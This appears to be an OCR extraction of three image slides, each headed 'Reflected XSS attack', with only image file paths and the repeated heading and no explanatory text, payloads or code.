
# Reflected XSS attack




# Reflected XSS attack




# Reflected XSS attack



